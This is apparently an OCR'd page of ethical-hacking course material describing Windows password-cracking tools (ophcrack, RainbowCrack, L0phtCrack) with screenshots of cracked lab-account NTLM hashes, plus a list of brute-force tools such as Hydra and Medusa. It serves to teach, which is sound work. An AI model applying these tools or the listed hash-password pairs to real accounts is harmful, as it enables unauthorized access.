
```
03:56:05 Node 2: apple (Martin)
03:56:05 Node 2: Pa$$w0rd (Administrator)

05:20:02 Node 3: test (Shiela)
```

This Step: 5% Total Queue: 40%

https://gitlab.com

ophcrack

ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31D6CFE0D16A...			empty
Guest		31d6cfe0d16ae9...			empty
DefaultAccount		31d6cfe0d16ae9...			empty
Admin		92937945B5188...			not found
Martin		5EBE7DFA074D...			apple
Jason		2D20D252A479F...			qwerty
Shiela		0CB6948805F79...			test

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	
table0	inactive	100% in RAM	
table1	inactive	100% in RAM	
table2	inactive	100% in RAM	
table3	inactive	100% in RAM	


Preload: done Brute force: done Pwd found: 6/7 Time elapsed: 0h 5m 42s

http://ophcrack.sourceforge.net

Password-Cracking Tools

RainbowCrack

RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



Hash	Plaintext	Plaintext in Hex	Comment
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Administrator
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Guest
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			DefaultAccount
☑ 92937945b518814341de3f726500d4ff	<not found>	<not found>	Admin
☑ 5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
☑ 2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
☑ 0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

```
plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics
----------------------------------------------------------------
plaintext found:                3 of 4
total time:                  11.05 s
time of chain traverse:          4.11 s
time of alarm check:            6.77 s
time of disk read:            0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check:   34352770
number of alarm:              55343
performance of chain traverse:        2.80 million/s
performance of alarm check:         5.08 million/s
```

http://project-rainbowcrack.com

John the Ripper
https://www.openwall.com

hashcat
https://hashcat.net

THC-Hydra
https://github.com

Medusa
http://foofus.net

Secure Shell Bruteforcer
https://github.com

Password-Cracking Tools

Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system.


Some password-cracking tools are listed as follows.

- **L0phtCrack**

  Source: *https://gitlab.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.



This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 6 Cracked: 5 Partially Cracked: 0 Selected: 1 Locked Out: 0 Disabled: 2 Expired: 0 Non-Expiring: 5

	Domain	Username	NTLM Hash	NTLM Password	NTLM State
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
2	CEH.com	krbtgt	15B14DAEB5DFB5030827839237l621C7		Not Cracked
3	CEH.com	Martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876	apple	Cracked (Dictionary:Complex): 10s
4	CEH.com	Shiela	0CB6948805F797BF2A82807973B89537	test	Cracked (Dictionary:Complex): 1h24m12
5	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF	qwerty	Cracked (Dictionary:Complex): 10s
6	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa$$w0rd	Cracked (Dictionary:Complex): 10s

Status: JTR Engine: Pass 1/1 (NTLM): Elapsed Time: 0d1h25m26s Pass Time Left: 0d22h34m34s Max Time Left: 0d22h34m34s S

Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex)

Thermal Monitor: COOL CPU Utilization:

```
03:56:05 Node 2: apple (Martin)
03:56:05 Node 2: Pa$$w0rd (Administrator)

05:20:02 Node 3: test (Shiela)
```

